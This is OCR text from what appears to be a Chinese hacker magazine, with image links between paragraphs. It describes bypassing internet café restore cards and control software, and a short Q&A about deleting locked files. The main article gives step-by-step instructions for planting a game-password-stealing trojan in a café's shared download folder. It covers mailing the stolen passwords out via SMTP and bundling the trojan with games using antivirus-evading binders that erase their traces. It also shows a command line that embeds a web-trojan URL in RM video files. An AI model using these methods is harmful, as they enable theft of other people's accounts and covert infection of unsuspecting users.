



图3

点击确定后提示重启，那么重启去吧，第一次重启以后不会直接读入Windows，而是会进入还原卡选项，按ESC退出进入系统（愿意的也可以改下设置，不过做人要厚道^_^），至此还原卡破解完成。接下来破解美萍就几乎是秒杀了，随便拿出个小工具或在“开始”-“运行”中输入msconfig，把启动项里关于美萍的全部删除，重启，然后你发现包括虚拟桌面和美萍程序的所有的都消失了，多么惬意啊。


什么限制都没有了，还能免费上网，还不好么？对于还能做什么，发挥你自己的才能好了，我也就是放了几个木马和后门后就打卡走人了。一天过后信箱收到N多QQ号码和密码的信件。哈哈，不过我一个也没有拿，技术不是用来满足自己的私欲的。好了，还是那句老话，技术含量不高，只是抛砖引玉，希望大家思路多多！

（本文所涉及的软件ECQ-PXP、硬盘保护卡克星已收录在光盘中）



问：不进安全模式，不借助第三方工具，怎么删除正在使用的文件？

答：要用这个方法必须保证磁盘为NTFS文件系统才行。首先，找到正在使用而无法删除的文件，打开其“属性”，选择“安全”选项卡（XP要在“文件夹选项”里面取消“使用简单的文件共享”才显示该项。），单击“高级”按钮，打开高级选项页，取消从父文件夹继承权限的选项。访问者列表里面除了自己的登陆账号以外其它的统统删除，之后点击“编辑”按钮编辑你自己的访问权限，只勾选“删除”的权限，其它诸如“读取”“执行”的权限等等全部取消或拒绝，确定后重新启动计算机。计算机重新启动后任何用户都无权读取该文件，该文件自然不会变成“正在使用的文件”。而你自己的账号有删除的权限，则可以轻松删除该文件了。



网吧盗号锦囊秘籍

战神MARS

本文由我学习flash开始，由于没有自己的电脑，只好每天去泡吧学习。不过每次都去天空软件园下载70多M的flash mx 2004中文版的软件安装包真是又费时间又费力，而且有时碰上网速很卡，甚至还下载不下来，实在是不方便呀。郁闷了之后在宿舍里唠叨，舍友提醒我可以将软件保存在“下载区”，以后就可以自由的从“下载区”复制到本机使用了。“下载区”？第二天飞奔网吧，仔细看了看网吧电脑的桌面，还真的发现了这个不起眼的图标，如图1。双击“下载区”的图标进入，在“下载区”里转了转。狂喜！太高兴了。




图1

所谓的“下载区”，其实就是网吧为方便网友上网而在网吧主机设立的一个专门用于保存软件的文件夹。一般网友将最新的游戏客户端程序或者游戏外挂，上传到“下载区”，然后就可以用了，如图2。免去了每次都要去网上下载的烦恼。




图2

不过这个下载区一般在权限上没有任何限制，我们可以任意的对里面的文件进行复制、删除、修改。嘿嘿，权限太大了，就要出问题了。我们可以利用这个“下载区”来种植木马，而且一般的网友们还没有意识到这一问题。有些人还以为这“下载区”的软件都是网管下载下来以方便他们使用的呢。这下我们就有搞头了！

种植木马就要先介绍木马，最近我们这儿一款叫做“热血江湖”的游戏比较的火，就介绍一款专门盗取“热血江湖”密码的小马吧。当然了，你也可以任意的换成其他的木马，这取决于你要盗取什么网游的密码了。“热血江湖密码嗅探器”软件使用极其的简单。我们只要设置好收信的邮箱，就可以了，软件的主界面如图3所示。




图3

在“邮件地址”中填上你用来接收密码的邮箱。“主题”中填入要发送密码的邮件的主题，就是邮件的标题。在“SMTP服务器地址”中输入你的邮箱的SMTP服务器地址，默认为“smtp.163.com”，接收邮件的端口一般为25，不必改了。接下来填上你发送邮件的地址、登录的邮箱用户名、密码和详细的邮箱地址，然后就可以生成小马了。不过建议设置好这些选项后，点击“测试邮箱”来测试一下自己的邮箱，看能否正常的发送和接收邮件。测试成功，如图4，然后再点击“生成程序”生成我们配置的小马。不过我可不想赤裸裸的将木马文件直接放到“下载区”，那样太没水准了，别人也不会轻易的运行它。我们需要伪装一下，使用捆绑器将小马和游戏程序捆绑在一起，这样只要有人一运行游戏程序，小马就在后台悄悄的运行，我们就可以等着收取密码了。




图4

向大家推荐两款功能强大的免杀捆绑器。两款捆绑器各有特色，同一般市面上的捆绑器不同。

1．百世经纶捆绑机，如图5。

使用方法很简单，选择宿主文件和木马文件，然后点“捆绑”，如果想让捆绑出的文件比宿主文件还小，就进行大小的伪装。这是此款软件的一个特色之处。如果不想伪装的话，就选择“无伪装”，就是普通捆绑，同市面上常见的一些捆绑器没多大的区别。如果宿主是flash，就选flash，如果宿主是sdemo动画，选sdemo（大家以后看黑客动画可要小心了，哈哈）。再继续，点击“捆绑”按钮就OK。在同目录下，生成捆绑后的文件。此软件的特色之处在于“伪装”。捆绑成功之后，再点击一次“伪装”按钮。就可以对已经生成的捆绑文件进行“伪装”了。这样捆绑出的文件运行后，宿主文件会把捆绑文件替换，也就是说你的木马只有一次运行机会。这样做的目的：当对方运行了文件，如果他感觉有异，对这个文件进行检查时，那么这个文件已经是正常文件，而非捆绑文件，起到的效果自不用说了。




图5

2．冬日捆绑机

具体操作简单，用户界面友好。与别的捆绑机不同，它可以进行智能化的设置，可以选择“释放到系统目录运行”或“异步运行　”以及“运行后删除文件”，如图6。




图6

右键添加要捆绑的文件（最多可以捆绑3个文件），选择好生成的图标，如图7，“保存”就OK了。生成的EXE文件可以任意选择图标加以




图 7

伪装。而且生成的捆绑文件只比原来的所有文件总大小增加12KB。

“下载区”中也有许多的媒体文件(RM、RMVB、WMV、WMA 等)，如果我们在媒体文件中做些手脚，那么当有网友打开媒体文件欣赏时，我们的网页木马就会在他不知不觉中种植成功，而且一般的网友对这种种马方式毫无防备，我们种植成功的几率很大。RM、RMVB 木马同 WMV、WMA 木马制作方法、原理不同，我们分开来讲。

1. RM、RMVB 中加入木马

Helix Producer Plus，一款图形化的专业流媒体文件制作工具，我们可以利用 Helix Producer Plus 这款软件把其他格式的文件转换成 RM 或 RMVB 格式，或者对已存在的 RM 文件进行重新编辑，在编辑的同时，我们可以把事先准备好的网页木马插入其中。这样只要一打开这个编辑好的媒体文件，插入在其中的网页木马也会随之打开，我们甚至还能控制网页木马打开的时间，让网页木马更隐蔽。

步骤 1

安装 Helix Producer Plus，一路“Next”完成安装（需要输入序列号？先运行压缩包中的 keygen.exe 获取序列号），然后我们要找一个 RM 电影文件，拷贝到 Helix Producer Plus 安装目录的 RealMediaEditor 文件夹下。

步骤 2

设置运行网页木马的命令，新建一个文本文档，命名为 muma.txt（也可以是其它的名字），在 muma.txt 文件中写入这样一句命令 **u 00:01:00 00:02:10 http://www.hackerxfiles.net**，命令的意思是当媒体文件播放到第 1 分钟后触发打开 URL 事件，然后到 2 分 10 秒的时候事件结束，最后面的 URL 网址就是我们网页木马的地址，这样便可以在别人看媒体文件的时候打开网页木马，图 8 显示的是打开 X 档案让他不知不觉中招。

制作的网页木马应尽量隐蔽，并模仿正常网页，否则在看媒体文件时突然弹出网页谁都会有疑心，当然把它做成类似的广告网页效果最好，别人会以为是广告，便一关了之，而这时我们已经种马成功了。

